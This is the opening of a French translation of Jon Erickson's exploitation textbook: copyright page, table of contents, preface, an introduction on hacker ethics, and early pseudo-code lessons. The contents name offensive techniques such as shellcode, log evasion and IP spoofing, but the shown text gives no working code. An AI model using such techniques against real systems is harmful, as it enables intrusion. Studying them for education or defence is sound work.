Référence

Techniques de hacking

Jon Erickson

Réseaux et télécom

Programmation

Génie logiciel

Sécurité

Système d'exploitation

Offert ! Un CD live contenant un environnement de programmation et de débogage complet sous Linux

PEARSON

Techniques de hacking

Jon Erickson

PEARSON
Education

Pearson Education France a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, Pearson Education France n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

Pearson Education France ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par Pearson Education France
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00

Mise en pages : TyPAO

ISBN : 978-2-7440-2264-7
Copyright © 2008 Pearson Education France
Tous droits réservés

Titre original :
Hacking, The art of exploitation, 2nd edition

Traduit de l'américain par Hervé Soulard

Relecture technique : Paolo Pinto (SYSDREAM)

ISBN original : 978-1-59327-144-2
Copyright © 2008 Jon Erickson
All rights reserved

Aucune représentation ou reproduction, même partielle, autre que celles prévues à l'article L. 122-5 2° et 3° a) du code de la propriété intellectuelle ne peut être faite sans l'autorisation expresse de Pearson Education France ou, le cas échéant, sans le respect des modalités prévues à l'article L. 122-10 dudit code.

No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc.

Table des matières

À propos de l'auteur IX

Préface X

Remerciements XI

0x100 Introduction 1

0x200 Programmation 7

0x210 Qu'est-ce que programmer ? 8

0x220 Pseudo-code 9

0x230 Structures de contrôle 10

0x231 If-Then-Else 10

0x232 Boucles while/until 11

0x233 Boucles for 12

0x240 Autres concepts fondamentaux de la programmation 13

0x241 Variables 13

0x242 Opérateurs arithmétiques 14

0x243 Opérateurs de comparaison 16

0x244 Fonctions 18

0x250 Mettre les mains dans le cambouis 21

0x251 Un ensemble plus vaste 23

0x252 Le processeur x86 26

0x253 Langage assembleur 28

0x260 Retour aux fondamentaux 40

0x261 Chaîne de caractères 41

0x262 Signé, non signé, long et court 45

0x263 Pointeurs 46

0x264 Chaînes de format 51

0x265 Forçage de type 54

0x266 Arguments de la ligne de commande 61

0x267 Portée d'une variable 65

0x270 Segmentation de la mémoire 72

0x271 Segments de mémoire en C 80

0x272 Utiliser le tas 82

0x273 malloc() avec gestion des erreurs 84

0x280 Extension des fondamentaux 86
0x281 Accès aux fichiers 86
0x282 Autorisations de fichiers 91
0x283 Identifiants d'utilisateurs 93
0x284 Structures 101
0x285 Pointeurs de fonction 105
0x286 Nombres pseudo-aléatoires 106
0x287 Un jeu de hasard 107

0x300 Exploitation 121
0x310 Techniques d'exploitation généralisées 124
0x320 Débordements de tampon 125
0x321 Débordement de tampon basé sur une pile 128
0x330 Expériences avec BASH 140
0x331 Utiliser l'environnement 148
0x340 Débordements dans d'autres segments 157
0x341 Débordement de base dans le tas 157
0x342 Débordement des pointeurs de fonction 163
0x350 Chaînes de format 174
0x351 Paramètres de format 174
0x352 Vulnérabilité de la chaîne de format 177
0x353 Lire à des adresses mémoire quelconques 179
0x354 Écrire à des adresses mémoire quelconques 180
0x356 Utiliser des écritures courtes 189
0x357 Détours par .dtors 191
0x358 Autre vulnérabilité de notesearch 196
0x359 Écraser la Global Offset Table 197

0x400 Réseau 201
0x410 Modèle OSI 201
0x420 Sockets 204
0x421 Fonctions pour les sockets 205
0x422 Adresses de socket 207
0x423 Ordre des octets du réseau 209
0x424 Convertir une adresse Internet 210
0x425 Exemple de serveur simple 210
0x426 Exemple de client Web 214
0x427 Un miniserveur Web 220
0x430 Plonger dans les couches inférieures 224
0x431 Couche liaison de données 225
0x432 Couche réseau 227
0x433 Couche transport 229
0x440 Renifler le réseau 232
0x441 Renifleur de socket en mode raw 234

0x442 Renifleur avec libpcap 235
0x443 Décoder les couches 238
0x444 Reniflage actif 248
0x450 Déni de service 260
0x451 Saturation SYN 261
0x452 Le ping de la mort 265
0x453 Attaque teardrop 265
0x454 Saturation de ping 266
0x455 Attaques par amplification 266
0x456 DoS distribué 267
0x460 Détournement TCP/IP 267
0x461 Détournement RST 268
0x462 Détournement continu 273
0x470 Scanner les ports 273
0x471 Scan SYN furtif 274
0x472 Scans FIN, X-mas et Null 274
0x473 Forger des leurres 275
0x474 Scan passif 275
0x475 Défense proactive 277
0x480 Attaquer quelqu'un 283
0x481 Analyser avec GDB 283
0x482 C'est presque gagné 286
0x483 Shellcode de liaison à un port 289

0x500 Shellcode 293
0x510 Assembleur contre langage C 293
0x511 Appels système Linux en assembleur 296
0x520 Vers un shellcode 299
0x521 Utiliser la pile en assembleur 299
0x522 Enquêter avec GDB 301
0x523 Supprimer les octets nuls 303
0x530 Shellcode de lancement d'un shell 308
0x531 Une question de privilèges 312
0x532 Toujours plus petit 315
0x540 Shellcode de liaison à un port 316
0x541 Dupliquer des descripteurs de fichiers standard 320
0x542 Branchements 322
0x550 Shellcode connect-back 327

0x600 Contre-mesures 333
0x610 Contre-mesures de détection 334
0x620 Démons système 335
0x621 Formation rapide aux signaux 336
0x622 Démon tinyweb 339

0x630 Outils 343
0x631 Outil d'exploitation de tinywebd 343
0x640 Fichiers des journaux 348
0x641 Se fondre dans la foule 349
0x650 Passer à côté de l'évident 351
0x651 Une chose à la fois 351
0x652 Tout remettre ensemble 355
0x653 Faire travailler les enfants 361
0x660 Camouflage élaboré 363
0x661 Mystifier l'adresse IP consignée 363
0x662 Mener un exploit sans journalisation 367
0x670 Infrastructure complète 370
0x671 Réutiliser une socket 370
0x680 Charge utile clandestine 374
0x681 Coder une chaîne de caractères 375
0x682 Cacher un sled 378
0x690 Restrictions sur les tampons 379
0x691 Shellcode polymorphe à caractères ASCII imprimables 381
0x6a0 Renforcer les contre-mesures 392
0x6b0 Pile non exécutable 392
0x6b1 ret2libc 392
0x6b2 Retourner dans system() 392
0x6c0 Zone de pile aléatoire 395
0x6c1 Investigations avec BASH et GDB 396
0x6c2 Rebondir contre linux-gate 400
0x6c3 Appliquer les connaissances 403
0x6c4 Une première tentative 404
0x6c5 Jouer de chance 405

0x700 Cryptologie 409
0x710 Théorie de l'information 410
0x711 Sécurité inconditionnelle 410
0x712 Masques jetables 410
0x713 Cryptographie quantique 411
0x714 Sécurité informatique 412
0x720 Temps d'exécution d'un algorithme 413
0x721 Notation asymptotique 414
0x730 Chiffrement symétrique 414
0x731 Algorithme de recherche quantique de Lov Grover 416
0x740 Chiffrement asymétrique 417
0x741 RSA 417
0x742 Algorithme de factorisation quantique de Peter Shor 422
0x750 Chiffrement hybride 423
0x751 Attaque de l'homme du milieu 423

0x752 Différencier les empreintes d'hôtes du protocole SSH 428
0x753 Empreintes floues 431
0x760 Craquer des mots de passe 435
0x761 Attaques par dictionnaire 437
0x762 Attaques exhaustives par force brute 439
0x763 Table de correspondance hachée 441
0x764 Matrice de probabilité des mots de passe 442
0x770 Chiffrement dans les réseaux sans fil 802.11b 452
0x771 Wired Equivalent Privacy 452
0x772 Chiffrement par flot RC4 454
0x780 Attaques du WEP 455
0x781 Attaques hors ligne par force brute 455
0x782 Réutiliser la séquence d'octets 456
0x783 Tables de déchiffrement par dictionnaire basé sur les IV 457
0x784 Redirection IP 457
0x785 Attaque Fluhrer, Mantin et Shamir 459

0x800 Conclusion 471
0x810 Références 472
0x820 Sources 474

Index 475

À propos du CD 496

À propos de l'auteur

Jon Erickson est titulaire d'un diplôme en informatique et joue au hacker et au programmeur depuis l'âge de 5 ans. Il intervient lors de conférences sur la sécurité informatique et forme des équipes à la sécurité dans le monde entier. Il travaille actuellement en Californie du Nord comme spécialiste de la sécurité. Il se charge également de rechercher des vulnérabilités.

Préface

Cet ouvrage a pour objectif de partager l'art du hacking avec le plus grand nombre. Comprendre les techniques de hacking se révèle souvent difficile, car cela exige des connaissances vastes et approfondies. Les écrits semblent généralement ésotériques et confus, simplement parce qu'il manque au lecteur quelques éléments fondamentaux. Cette deuxième édition de *Techniques de hacking* se propose de faciliter l'accès au monde des hackers en couvrant l'ensemble du sujet, de la programmation au code machine en passant par l'exploitation de failles. Par ailleurs, cette édition est accompagnée d'un LiveCD fondé sur la version Ubuntu de Linux mais qui peut être utilisé sur tout ordinateur équipé d'un processeur *x*86, sans perturber le système d'exploitation déjà installé. Ce CD-ROM contient tout le code source de ce livre, ainsi qu'un environnement de développement et d'exploitation dont vous pourrez vous servir pour essayer et tester les exemples donnés.

Remerciements

Je voudrais remercier Bill Pollock et toutes les personnes de No Starch Press pour avoir fait de cet ouvrage une réalité et m'avoir laissé autant de liberté. J'aimerais également remercier mes amis Seth Benson et Aaron Adams pour leurs critiques et corrections, Jack Matheson pour son aide avec l'assembleur, Dr. Seidel pour m'avoir donné le goût de l'informatique, mes parents pour m'avoir acheté ce premier Commodore VIC-20 et la communauté des hackers pour son innovation et sa créativité qui ont mené aux techniques décrites dans ce livre.

Pearson Education France remercie vivement Paolo Pinto (Sysdream) pour sa relecture technique de l'ouvrage.

0x100

Introduction

Le hacking véhicule souvent des images de vandalisme électronique, d'espionnage, de cheveux décolorés et de piercings corporels. De nombreuses personnes associent le hacking au non-respect des lois et supposent que quiconque s'engage dans cette activité est un criminel. Il faut bien l'admettre, certains hackers enfreignent les lois. Cependant, ce n'est absolument pas l'objectif sous-jacent du hacking, qui a plutôt tendance à respecter les règles. Par essence, le hacking est une activité qui vise à découvrir des utilisations non intentionnelles ou sous-estimées des règles et des propriétés d'une situation précise, puis à les appliquer dans de nouvelles façons novatrices de résoudre un problème, quel qu'il soit.

Le problème suivant illustre l'essence du hacking :

> *Employez chacun des chiffres 1, 3, 4 et 6 une seule fois avec les quatre opérations mathématiques de base (addition, soustraction, multiplication et division) pour obtenir 24. Chaque chiffre ne doit servir qu'une seule fois et vous pouvez définir l'ordre des opérations ; par exemple, 3 * (4 + 6) + 1 = 31 est valide, mais incorrect puisque le résultat est différent de 24.*

Les règles de ce problème sont parfaitement définies et simples, mais la réponse en élude plusieurs. Comme la solution de ce problème (donnée à la fin du livre), les solutions employées par les hackers suivent les règles du système, mais d'une manière qui va à l'encontre des intuitions. C'est là toute la particularité des hackers : ils résolvent des problèmes de manière inimaginable par ceux qui restent confinés dans des méthodes et des pensées conventionnelles.

Depuis les débuts de l'informatique, les hackers résolvent des problèmes de manière très créative. À la fin des années 1950, le club de modélisme ferroviaire du MIT a reçu du matériel en donation, principalement du vieil équipement téléphonique.

circulation libre des informations, en surmontant les barrières conventionnelles et les restrictions dans le simple but de mieux comprendre le monde. Il ne s'agissait pas d'une nouvelle tendance culturelle ; dans la Grèce antique, les pythagoriciens avaient une éthique et une culture semblables, même sans ordinateur. Ils ont vu la beauté des mathématiques et ont découvert de nombreux concepts fondamentaux en géométrie. Cette soif de connaissance et ses effets secondaires bénéfiques se sont perpétués au cours de l'histoire, des pythagoriciens aux hackers du club de modélisme ferroviaire du MIT en passant par Ada Lovelace et Alan Turing. Les hackers d'aujourd'hui, comme Richard Stallman et Steve Wozniak, ont poursuivi l'héritage du hacking, en nous apportant des systèmes d'exploitation modernes, des langages de programmation, des ordinateurs personnels et bien d'autres technologies que nous utilisons quotidiennement.

Comment pouvons-nous distinguer ces bons hackers, qui nous apportent toutes ces avancées technologiques, des mauvais hackers, qui volent nos numéros de carte bancaire ? Le terme *cracker* est apparu pour permettre cette distinction. Les journalistes ont été informés que les crackers étaient les mauvais garçons, tandis que les hackers étaient les gentils. Les hackers restaient fidèles à leur éthique, tandis que les crackers étaient seulement intéressés par enfreindre les lois et gagner rapidement de l'argent. Les crackers étaient considérés comme beaucoup moins talentueux que les hackers, car ils utilisaient simplement des outils et des scripts écrits par des hackers sans en comprendre le fonctionnement. Le terme *cracker* devait désigner tous ceux qui utilisaient un ordinateur pour des actions malveillantes — pirater des logiciels, dégrader des sites Web et, pire encore, ne pas comprendre ce qu'ils faisaient. Malheureusement, peu de gens emploient ce terme aujourd'hui.

Son manque d'adoption était peut-être lié à son étymologie – *cracker* désignait à l'origine les personnes qui craquaient les logiciels et retiraient les protections contre la copie. Son absence de popularité actuelle vient sans doute de ses deux nouvelles définitions ambiguës : un groupe de personnes qui sont engagées dans des activités illégales avec des ordinateurs ou des personnes qui sont de relativement piètres hackers. Peu de journalistes techniques se sentent obligés d'employer des termes que la majorité de leurs lecteurs ne maîtrise pas. *A contrario*, la plupart des gens connaissent le mystère et le talent qui entourent le terme *hacker*. Par conséquent, pour un journaliste, le choix d'employer le terme *hacker* est facile. De manière similaire, l'expression *script kiddie* (pirates informatiques néophytes) est parfois employée pour faire référence à des crackers, mais elle n'a pas le même impact que le vague *hacker*. Certains défendent encore l'idée qu'il existe une ligne de séparation entre les hackers et les crackers. Pour ma part, je pense que quiconque possède un esprit de hacker est un hacker, quelles que soient les règles qu'il peut enfreindre.

Les lois actuelles, qui restreignent les recherches en matière de cryptographie, rendent la frontière entre les hackers et les crackers encore plus floue. En 2001, le professeur

Edward Felten et son équipe de l'université de Princeton allaient publier un article concernant la faiblesse de différents systèmes de marquage numérique. Cet article répondait à un défi lancé par SDMI (*Secure Digital Music Initiative*), qui encourageait le public à tenter de casser ses modèles de marquage. Cependant, avant que Felten et son équipe ne puissent publier leur article, ils ont été menacés par la fondation SDMI et la RIAA (*Recording Industry Association of America*). Le DCMA[1] (*Digital Millennium Copyright Act*) de 1998 interdit toute présentation ou fourniture d'une technologie qui pourrait servir à contourner la propriété industrielle. Cette même loi a été utilisée contre Dmitry Sklyarov, un programmeur et hacker russe, quand il a écrit un logiciel qui contournait le chiffrement simpliste d'un logiciel Adobe et a présenté ses trouvailles à une convention de hackers aux États-Unis. Le FBI est intervenu et l'a interpellé, déclenchant une longue bataille juridique. Selon la loi, la complexité des protections industrielles n'a pas d'importance – il serait techniquement illégal de procéder à une rétro-ingénierie du Louchébem, et même d'en discuter, si cet argot était utilisé pour une protection industrielle. À présent, qui sont les hackers et qui sont les crackers ? Lorsque des lois semblent interférer avec la liberté d'expression, les gentils qui expriment leur avis deviennent-ils soudainement des méchants ? Je pense que l'esprit du hacker transcende les lois de l'État, qui ne le définissent pas.

La physique nucléaire et la biochimie peuvent servir à tuer, mais elles nous apportent également des avancées scientifiques significatives et la médecine moderne. En soi, il n'y a rien de bon ou de mal dans la connaissance ; la moralité se trouve dans l'application du savoir. Nous savons comment convertir de la matière en énergie et, même si nous le voulions, rien ne pourrait nous retirer cette connaissance, comme rien ne peut arrêter le progrès technologique permanent de la société. De la même manière, l'esprit du hacker ne pourra jamais être bloqué ni facilement classifié ou disséqué. Les hackers continueront à repousser les limites de la connaissance et du comportement acceptable, en nous forçant à toujours explorer plus loin.

Tout cela a pour conséquence, entre autres, une évolution bénéfique de la sécurité, au travers d'une compétition entre les hackers assaillants et les hackers défenseurs. Tout comme la rapide gazelle s'est adaptée à la course du guépard et que celui-ci est devenu encore plus rapide en chassant la gazelle, la compétition entre les hackers apporte aux utilisateurs des ordinateurs une sécurité meilleure et plus robuste, ainsi que des techniques d'attaque plus complexes et plus sophistiquées. L'arrivée et le développement des systèmes de détection d'intrusion (IDS, *Intrusion Detection Systems*) est un exemple de ce processus d'évolution parallèle. Les défenseurs ont ajouté des IDS à leur arsenal, tandis que les assaillants ont développé des techniques pour échapper aux IDS, ce qui a conduit à des produits IDS bien meilleurs. Le résultat de ces interactions est positif : les

1. NdT : son équivalent européen est l'EUCD et la transcription en France est la loi DADVSI, qui a été adoptée en juillet 2006 (source Wikipedia).

personnes deviennent plus intelligentes, la sécurité s'améliore, les logiciels sont plus stables, des techniques de résolution de problèmes novatrices sont imaginées et une nouvelle économie apparaît même.

L'objectif de cet ouvrage est de vous enseigner le véritable esprit du hacking. Nous examinerons plusieurs techniques de hackers, qu'elles soient passées ou actuelles, en les disséquant afin de comprendre comment et pourquoi elles fonctionnent. Un LiveCD amorçable accompagne ce livre. Il contient tout le code source des exemples donnés, ainsi qu'un environnement Linux déjà configuré. L'exploration et l'innovation sont des composantes essentielles du hacking. Ce CD-ROM vous permet donc de suivre et d'expérimenter vous-même les exemples. La seule contrainte est de disposer d'un processeur *x*86, qui est utilisé par toutes les machines Windows et les Macintosh récents – insérez simplement le CD-ROM et redémarrez votre ordinateur. Cet environnement Linux ne perturbera pas votre système d'exploitation installé. Lorsque vous aurez terminé, redémarrez votre machine en retirant le CD-ROM.

Vous allez comprendre et apprécier le hacking, peut-être améliorer des techniques existantes, voire inventer les vôtres. Nous espérons que cet ouvrage réveillera la curiosité du hacker qui sommeille en vous et vous permettra de contribuer à l'art du hacking, quel que soit le côté de la barrière que vous choisirez.

0x200

Programmation

Le terme hacker désigne à la fois celui qui écrit du code et celui qui l'exploite. Même si ces deux groupes de hackers ont des objectifs différents, ils emploient des techniques similaires pour résoudre les problèmes. Puisque comprendre la programmation aide ceux qui exploitent et que comprendre les exploits aide ceux qui programment, de nombreux hackers mènent ces deux activités. Il existe des astuces intéressantes dans les techniques employées pour écrire du code élégant et dans celles servant à exploiter des programmes. Le hacking consiste simplement à trouver une solution astucieuse et non intuitive à un problème.

Les hacks rencontrés dans les exploits se servent généralement des règles de l'ordinateur pour contourner la sécurité en empruntant des chemins non balisés. Les hacks en programmation sont similaires en cela qu'ils emploient également les règles de l'ordinateur de manière novatrice et inventive, mais l'objectif final recherché est l'efficacité ou un code source plus petit, pas nécessairement une atteinte à la sécurité. Il est possible d'écrire une infinité de programmes pour accomplir une tâche donnée, mais la plupart de ces solutions seront inutilement longues, complexes et mal faites. Les quelques solutions restantes seront petites, efficaces et propres. Les programmes qui présentent ces qualités sont qualifiés d'*élégants*, tandis que les solutions astucieuses et novatrices qui conduisent à cette efficacité sont appelées *hacks*. Les hackers apprécient la beauté du code élégant et l'ingéniosité des hacks.

Dans le monde professionnel, il est plus important de produire du code opérationnel en série que de rechercher des hacks et l'élégance. Avec l'augmentation de la puissance des ordinateurs et de la quantité de mémoire disponible, passer cinq heures supplémentaires à créer un bout de code légèrement plus rapide et plus économe en mémoire n'a pas vraiment de sens dans l'industrie. Alors que les optimisations en temps et en mémoire ne sont remarquées que par les utilisateurs les plus sophistiqués, une nouvelle

fonctionnalité présente une valeur commerciale. Lorsque l'objectif est l'argent, passer du temps sur des hacks, uniquement pour une question d'optimisation, n'a aucun sens.

La véritable appréciation de l'élégance d'un programme est laissée aux hackers : des mordus de l'informatique dont l'objectif est non pas de gagner de l'argent mais de tirer le meilleur de chaque bit de leur vieux Commodore 64, des auteurs d'exploits qui doivent écrire des morceaux de code minuscules et stupéfiants pour se glisser dans les étroites failles de sécurité, et quiconque apprécie l'idée et le défi de trouver la meilleure solution possible. Ces personnes sont fortement attirées par la programmation et apprécient pleinement la beauté d'un morceau de code élégant ou l'ingéniosité d'un hack. Puisque comprendre la programmation est indispensable à la compréhension de l'exploitation des programmes, c'est par elle que nous allons commencer.

0x210 Qu'est-ce que programmer ?

Programmer est un concept très naturel et intuitif. Un programme n'est rien d'autre qu'une suite d'instructions écrites dans un langage précis. Les programmes sont partout et même les technophobes en utilisent tous les jours. Indiquer une direction, cuisiner une recette, jouer au football et l'ADN constituent des formes de programmes. Voici un exemple de programme pour indiquer une direction :

```
Sur Main Street, allez vers l'est. Continuez sur Main Street jusqu'à voir une église
sur votre droite. Si la rue est bloquée par des travaux, tournez à droite sur la 15e
rue, à gauche sur Pine Street et à droite sur la 16e rue. Sinon, vous pouvez simplement
avancer et tourner à droite sur la 16e rue. Descendez la 16e rue et tournez à gauche
sur Destination Road. Continuez votre route pendant 5 kilomètres. Vous verrez alors la
maison sur la droite. L'adresse est 743 Destination Road.
```

Toutes les personnes qui connaissent le français peuvent comprendre et suivre ces indications, puisqu'elles sont écrites en français. Nous sommes d'accord, elles ne sont pas éloquentes, mais chaque instruction est claire et facile à comprendre, tout au moins pour ceux qui lisent le français.

Cependant, la langue maternelle d'un ordinateur n'est pas le français ; il comprend uniquement le langage machine. Pour expliquer à un ordinateur comment effectuer une opération, les instructions doivent lui être données dans sa propre langue. Cependant, un *langage machine* est mystérieux et il est difficile de travailler avec – il est constitué de bits et d'octets et diffère d'une architecture à l'autre. Pour écrire un programme en langage machine pour un processeur Intel *x*86, vous devez déterminer la valeur associée à chaque instruction, l'effet de chaque instruction et une myriade de détails de bas niveau. Ce type de programmation demande beaucoup de soin et reste lourde. Elle n'est en aucun cas intuitive.

Pour contourner la complexité du langage machine, nous avons besoin d'un traducteur. Un *assembleur* est une forme de traducteur de langage machine – il s'agit d'un programme qui convertit le langage assembleur en code lisible par la machine. Le *langage assembleur* est moins énigmatique que le langage machine, car il utilise des noms pour les différentes instructions et variables, à la place des valeurs. Cependant, il est encore loin d'être intuitif. Les noms des instructions sont très ésotériques et le langage est propre à chaque architecture. Tout comme un langage machine pour les processeurs Intel *x*86 est différent d'un langage machine pour les processeurs Sparc, un langage assembleur *x*86 diffère de son homologue pour Sparc. Chaque programme écrit en utilisant un langage assembleur pour une architecture de processeur ne fonctionnera pas sur une autre architecture. Si un programme est écrit en langage assembleur *x*86, il doit être récrit pour pouvoir s'exécuter sur une architecture Sparc. Par ailleurs, si vous voulez écrire un programme efficace en langage assembleur, vous devez connaître de nombreux détails de bas niveau sur l'architecture du processeur cible.

Tous ces problèmes peuvent être allégés par une autre forme de traducteurs appelés compilateurs. Un *compilateur* convertit un langage de haut niveau en langage machine. Les langages de haut niveau sont beaucoup plus intuitifs que les langages machine et peuvent être traduits en différents langages machine pour différentes architectures de processeurs. Autrement dit, si un programme est écrit dans un langage de haut niveau, il ne doit l'être qu'une seule fois ; le même morceau de code peut être compilé dans le langage machine propre à différentes architectures. C, C++ et Fortran sont des exemples de langages de haut niveau. Un programme écrit dans un tel langage est beaucoup plus facile à lire (en anglais) qu'un langage assembleur ou un langage machine, mais les instructions doivent suivre des règles très strictes pour que le compilateur les comprenne.

0x220 Pseudo-code

Les programmeurs disposent d'une autre forme de langage de programmation, appelée pseudo-code. Un *pseudo-code* n'est rien d'autre que du français intégré à une structure semblable à un langage de haut niveau. Il n'est pas compris par les compilateurs, les assembleurs ou les ordinateurs, mais il permet au programmeur d'organiser ses instructions. Le pseudo-code n'est pas défini avec précision. En réalité, la plupart des gens l'écrivent de manière légèrement différente. Il s'agit d'une forme de chaînon manquant entre le français et les langages de programmation de haut niveau, comme C. Le pseudo-code est parfaitement adapté à la présentation des concepts de programmation universels.

0x230 Structures de contrôle

Sans les structures de contrôle, un programme ne serait qu'une suite d'instructions exécutées séquentiellement. Si cela peut convenir pour des programmes très simples, la plupart d'entre eux, comme l'exemple d'indications d'une direction, ne sont pas aussi simples. Dans notre exemple, nous avons utilisé des instructions comme *Continuez sur Main Street jusqu'à voir une église sur votre droite* et *Si la rue est bloquée par des travaux...* Ces instructions sont des *structures de contrôle* qui peuvent modifier le flux d'exécution du programme. Elle n'est plus forcément séquentielle mais peut suivre un chemin plus complexe et plus utile.

0x231 If-Then-Else

Dans notre exemple d'indications de direction, Main Street peut être en travaux. Une suite d'instructions particulières prend en charge ce cas. Sinon les instructions normales doivent être suivies. Ces cas particuliers sont traités dans un programme avec l'une des structures de contrôle les plus naturelles, la *structure if-then-else* (si-alors-sinon). Elle prend la forme générale suivante :

```
If (condition) then
{
  Instructions à exécuter lorsque la condition est satisfaite;
}
Else
{
  Instructions à exécuter lorsque la condition n'est pas satisfaite;
}
```

Dans cet ouvrage, nous utiliserons un pseudo-code de type C. Chaque instruction se termine donc par un point-virgule et les blocs d'instructions sont placés entre des accolades et indentés. Voici un pseudo-code avec la structure if-then-else pour les indications de direction précédentes :

```
Continuez sur Main Street;
If (la rue est bloquée)
{
  Tournez à droite sur la 15e rue;
  Tournez à gauche sur Pine Street;
  Tournez à droite sur la 16e rue;
}
Else
{
  Tournez à droite sur la 16e rue;
}
```

Chaque instruction se trouve sur sa propre ligne et les différents blocs d'instructions conditionnelles sont placés entre des accolades et indentés afin d'en faciliter la lecture. Dans le langage de programmation C, ainsi que d'autres, le mot clé `then` est implicite et donc omis, ce que nous avons fait dans le pseudo-code précédent.

La syntaxe d'autres langages de programmation impose la présence du mot clé `then`, par exemple BASIC, Fortran ou Pascal. Ces différences syntaxiques dans les langages de programmation ne sont que superficielles ; la structure sous-jacente reste identique. Lorsqu'un programmeur comprend les concepts convoyés par ces langages, l'apprentissage des variantes syntaxiques pose peu de difficultés. Puisque C sera utilisé dans les sections ultérieures, le pseudo-code donné dans cet ouvrage respectera une syntaxe de type C. Cependant, n'oubliez pas que le pseudo-code peut prendre de nombreuses formes.

En C, lorsqu'un bloc d'instructions entourées d'accolades n'est constitué que d'une seule instruction, ces accolades sont facultatives. Pour des raisons de facilité de lecture, il reste préférable d'indenter cette instruction, même si la syntaxe ne l'exige pas. Les indications de direction précédentes peuvent donc être récrites de la manière suivante :

```
Continuez sur Main Street;
If (la rue est bloquée)
{
  Tournez à droite sur la 15e rue;
  Tournez à gauche sur Pine Street;
  Tournez à droite sur la 16e rue;
}
Else
  Tournez à droite sur la 16e rue;
```

Cette règle concernant les blocs d'instructions est valide pour toutes les structures de contrôle mentionnées dans cet ouvrage. La règle elle-même peut être décrite par du pseudo-code :

```
If (le bloc d'instructions n'en contient qu'une seule)
  Les accolades pour regrouper les instructions sont facultatives;
Else
{
  Les accolades sont obligatoires;
  Puisqu'un regroupement logique de ces instructions est nécessaire;
}
```

La description d'une syntaxe peut être elle-même vue comme un programme simple. Il existe plusieurs variantes de la structure if-then-else, comme les instructions `select/case`, mais la logique de base ne change pas : si (*if*) cela se produit, effectuer ces opérations, sinon (*else*) effectuer ces autres opérations (qui peuvent inclure d'autres structures if-then-else).

0x232 Boucles while/until

Le concept de programmation élémentaire suivant est la structure de contrôle while, qui représente un type de boucle. Très souvent, le programmeur souhaite exécuter plusieurs fois les mêmes instructions. Pour cela, il utilise une boucle, mais il doit donner les conditions d'arrêt de la boucle, afin qu'elle ne se poursuive pas indéfiniment.

Une *boucle while* précise que les instructions données doivent être exécutées dans une boucle *tant que* (*while*) la condition reste vraie. Voici un programme simple pour une souris affamée :

```
While (tu as faim)
{
  Cherche de la nourriture;
  Mange la nourriture;
}
```

Les deux lignes qui suivent l'instruction `while` sont répétées *tant que* la souris est affamée. La nourriture trouvée par la souris à chaque tour de boucle peut aller de la miette de pain au pain entier. De manière similaire, le nombre d'exécutions des instructions de la boucle peut changer en fonction de la nourriture trouvée.

La boucle until est une variante de la boucle while. Elle existe dans le langage de programmation Perl, mais pas dans C. Une *boucle until* n'est rien d'autre qu'une boucle while dont la condition est inversée. Voici le même programme pour la souris avec une boucle until :

```
Until (tu n'as plus faim)
{
  Cherche de la nourriture;
  Mange la nourriture;
}
```

Toute boucle de type until peut logiquement être convertie en une boucle while. Les indications de direction précédentes contenaient l'instruction *Continuez sur Main Street jusqu'à voir une église sur votre droite*. Elle peut facilement être convertie en une boucle while standard en inversant la condition :

```
While (il n'y a pas d'église sur votre droite)
  Continuez sur Main Street;
```

0x233 Boucles for

La *boucle for* est une autre structure de contrôle qui permet de répéter des instructions. Elle est généralement utilisée lorsque le programmeur souhaite un nombre d'itérations fixe. L'indication de direction *Continuez votre route pendant 5 kilomètres* peut être convertie en une boucle for :

```
For (5 itérations)
   Continuez votre route pendant 1 kilomètre;
```

En réalité, une boucle for n'est rien d'autre qu'une boucle while avec un compteur. Voici la même indication écrite différemment :

```
Mettre le compteur à 0;
While (le compteur est inférieur à 5)
{
```

```
    Continuez votre route pendant 1 kilomètre;
    Ajouter 1 au compteur;
  }
```

Avec un pseudo-code de type C pour la boucle for, cela devient encore plus évident :

```
For (i=0; i<5; i++)
  Continuez votre route pendant 1 kilomètre;
```

Dans ce cas, le compteur se nomme `i` et l'instruction `for` est découpée en trois sections, chacune séparée par des points-virgules. La première partie déclare le compteur et fixe sa valeur initiale, dans ce cas 0. La deuxième ressemble à une instruction `while` qui utilise le compteur : *tant que* le compteur satisfait cette condition, poursuivre la boucle. La troisième et dernière section décrit l'opération appliquée au compteur à chaque itération. Dans ce cas, `i++` signifie *Ajouter 1 au compteur nommé i.*

En utilisant toutes ces structures de contrôle, les indications de direction données à la page 8 peuvent être converties en un pseudo-code de type C semblable au suivant :

```
Sur Main Street, allez vers l'est;
While (il n'y a pas d'église sur votre droite)
  Continuez sur Main Street;
If (la rue est bloquée)
{
  Tournez à droite sur la 15e rue;
  Tournez à gauche sur Pine Street;
  Tournez à droite sur la 16e rue;
}
Else
  Tournez à droite sur la 16e rue;
Tournez à gauche sur Destination Road;
For (i=0; i<5; i++)
  Continuez votre route pendant 1 kilomètre;
Arrêtez-vous au 743 Destination Road;
```

0x240 Autres concepts fondamentaux de la programmation

Dans les sections suivantes, nous allons présenter des concepts de programmation plus universels. On les retrouve dans de nombreux langages de programmation, avec quelques différences syntaxiques. Lorsque nous présenterons des concepts, nous les placerons dans des exemples de pseudo-code avec la syntaxe du langage C. À la fin, le pseudo-code ressemblera fortement à du code C.

0x241 Variables

Le compteur utilisé dans la boucle for est en réalité un type de variable. Une *variable* peut simplement être vue comme un objet qui contient des données pouvant varier (d'où le nom). Il existe également des variables qui ne changent pas et sont donc appelées *constantes*. Pour reprendre notre exemple d'indications de direction, la vitesse de la voiture pourrait être une variable, tandis que sa couleur serait une constante.

